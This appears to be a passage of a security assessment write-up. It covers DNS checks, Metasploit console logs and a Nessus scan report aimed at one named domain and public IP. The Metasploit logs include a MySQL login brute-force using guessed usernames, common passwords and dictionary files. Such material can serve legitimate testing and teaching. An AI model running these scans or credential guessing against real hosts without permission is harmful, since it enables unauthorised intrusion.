		Duplicate MX A records	OK. I have not found duplicate IP(s) for your MX records. This is a good thing.
		Reverse MX A records (PTR)	Your reverse (PTR) record: 24.128.153.160.in-addr.arpa -> ip-160-153-128-24.ip.secureserver.net You have reverse (PTR) records for all your IPs, that is a good thing.
WWW		WWW A Record	Your www.cupstv.com A record is: www.cupstv.com -> cupstv.com -> [160.153.128.24] [Looks like you have CNAME's]
		IPs are public	OK. All of your WWW IPs appear to be public IPs.
		WWW CNAME	OK. You do have a CNAME record for www.cupstv.com. Your CNAME entry also returns the A record for the CNAME entry, which is good.

DNS > Maps



map generated by dnsdumpster.com

<https://metasploit.com>

```
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(scanner/mysql/mysql_version) > info
```

Provided by:
kris katterjohn <katterjohn@gmail.com>

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	3306	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(scanner/mysql/mysql_version) > set RHOSTS 160.153.128.24
RHOSTS => 160.153.128.24
msf auxiliary(scanner/mysql/mysql_version) > run
```

```
msf auxiliary(scanner/mysql/mysql_login) > run
```



```

[-] 160.153.128.24:3306 - 160.153.128.24:3306 - LOGIN FAILED:
cupstvmanger769:administrator (Incorrect: Access denied for user
'cupstvmanger769'@'109.169.94.21' (using password: YES))
[-] 160.153.128.24:3306 - 160.153.128.24:3306 - LOGIN FAILED:
cupstvmanger769:cupstvmanger769 (Incorrect: Access denied for user
'cupstvmanger769'@'109.169.94.21' (using password: YES))
[-] 160.153.128.24:3306 - 160.153.128.24:3306 - LOGIN FAILED:
cupstvmanger769:password (Incorrect: Access denied for user
'cupstvmanger769'@'109.169.94.21' (using password: YES))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_login) > run

[-] 160.153.128.24:3306 - 160.153.128.24:3306 - Unable to connect: The connection
timed out (160.153.128.24:3306).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_login) > set RHOSTS 160.153.128.24
RHOSTS => 160.153.128.24
msf auxiliary(scanner/mysql/mysql_login) > set USER_FILE /root/Documents/Dict/user.txt
USER_FILE => /root/Documents/Dict/user.txt
msf auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /root/Documents/Dict/pass.txt
PASS_FILE => /root/Documents/Dict/pass.txt
msf auxiliary(scanner/mysql/mysql_login) > run

[-] 160.153.128.24:3306 - 160.153.128.24:3306 - Unable to connect: The connection
timed out (160.153.128.24:3306).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_login) > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(scanner/mysql/mysql_version) > info

```

```

    Name: MySQL Server Version Enumeration
    Module: auxiliary/scanner/mysql/mysql_version
    License: Metasploit Framework License (BSD)
    Rank: Normal

```

Provided by:
kris katterjohn <katterjohn@gmail.com>

Basic options:

Name	Current Setting	Required	Description
RHOSTS	160.153.128.24	yes	The target address range or CIDR identifier
RPORT	3306	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads

Description:

Enumerates the version of MySQL servers.

```

msf auxiliary(scanner/mysql/mysql_version) > set RHOSTS 160.153.128.24
RHOSTS => 160.153.128.24
msf auxiliary(scanner/mysql/mysql_version) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_version) >

```

Settings

Credentials

BASIC

General

Schedule

Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Name

Description

Folder

Targets

Upload Targets

Add File

cups

My Scans

160.153.128.24

Settings

Credentials

BASIC

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Scan Type

General Settings:

Port Scanner Settings:

Ping hosts using:

Port scan (common ports)

Always test the local Nessus host

Use fast network discovery

Scan common ports

Use netstat if credentials are provided

Use SYN scanner if necessary

TCP

ARP

ICMP (2 retries)

Settings

Credentials

BASIC

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Scan Type

Scan for all web vulnerabilities (complex)

General Settings:

Avoid potential false alarms

Enable CGI scanning

Perform thorough tests

Web Applications:

Start crawling from "/"

Crawl 1000 pages (max)

Traverse 6 directories (max)

Test for known vulnerabilities in commonly used web applications

Perform each generic web app test for 10 minutes (max)

Try all HTTP methods

Attempt HTTP Parameter Pollution

Settings

Credentials

BASIC

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Scan Type

Default

Performance options:

30 simultaneous hosts (max)

4 simultaneous checks per host (max)

5 second network read timeout

Nessus Report

Nessus Scan Report

Thu, 07 Dec 2017 22:33:55 GMT Standard Time

Table Of Contents

Hosts Summary (Executive).....3

 •160.153.128.24.....4

Hosts Summary (Executive)

160.153.128.24					
Summary					
Critical	High	Medium	Low	Info	Total
0	0	8	3	43	54
Details					
Severity	Plugin Id	Name			
Medium (6.4)	51192	SSL Certificate Cannot Be Trusted			
Medium (6.4)	57582	SSL Self-Signed Certificate			
Medium (5.0)	42873	SSL Medium Strength Cipher Suites Supported			
Medium (5.0)	88098	Apache Server ETag Header Information Disclosure			
Medium (5.0)	94437	SSL 64-bit Block Size Cipher Suites Supported (SWEET32)			
Medium (4.3)	58751	SSL/TLS Protocol Initialization Vector Implementation Information Disclosure Vulnerability (BEAST)			
Medium (4.3)	90317	SSH Weak Algorithms Supported			
Medium (4.0)	52609	IMAP Service STARTTLS Plaintext Command Injection			
Low (2.6)	15855	POP3 Cleartext Logins Permitted			
Low (2.6)	70658	SSH Server CBC Mode Ciphers Enabled			
Low (2.6)	71049	SSH Weak MAC Algorithms Enabled			
Info	10092	FTP Server Detection			
Info	10107	HTTP Server Type and Version			
Info	10185	POP Server Detection			
Info	10263	SMTP Server Detection			
Info	10267	SSH Server Type and Version Information			
Info	10287	Traceroute Information			
Info	10386	Web Server No 404 Error Code Check			
Info	10863	SSL Certificate Information			
Info	10881	SSH Protocol Versions Supported			
Info	11032	Web Server Directory Enumeration			
Info	11219	Nessus SYN scanner			
Info	11414	IMAP Service Banner Retrieval			
Info	11424	WebDAV Detection			
Info	11936	OS Identification			
Info	12053	Host Fully Qualified Domain Name (FQDN) Resolution			

Info	16338	Mailman Detection
Info	19506	Nessus Scan Information
Info	21643	SSL Cipher Suites Supported
Info	22964	Service Detection
Info	24260	HyperText Transfer Protocol (HTTP) Information
Info	25220	TCP/IP Timestamps Supported
Info	39520	Backported Security Patch Detection (SSH)
Info	40405	Web Server Detection (HTTP/1.1)
Info	40665	Protected Web Page Detection
Info	42085	IMAP Service STARTTLS Command Support
Info	42087	POP3 Service STLS Command Support
Info	42149	FTP Service AUTH TLS Command Support
Info	43111	HTTP Methods Allowed (per directory)
Info	45410	SSL Certificate 'commonName' Mismatch
Info	45590	Common Platform Enumeration (CPE)
Info	50344	Missing or Permissive Content-Security-Policy HTTP Response Header
Info	50345	Missing or Permissive X-Frame-Options HTTP Response Header
Info	50845	OpenSSL Detection
Info	51080	Web Server Uses Basic Authentication over HTTPS
Info	54615	Device Type
Info	56984	SSL / TLS Versions Supported
Info	57041	SSL Perfect Forward Secrecy Cipher Suites Supported
Info	70544	SSL Cipher Block Chaining Cipher Suites Supported
Info	70657	SSH Algorithms and Languages Supported
Info	84502	HSTS Missing From HTTPS Server
Info	91815	Web Application Sitemap
Info	94761	SSL Root Certification Authority Certificate Information
Info	104743	TLS Version 1.0 Protocol Detection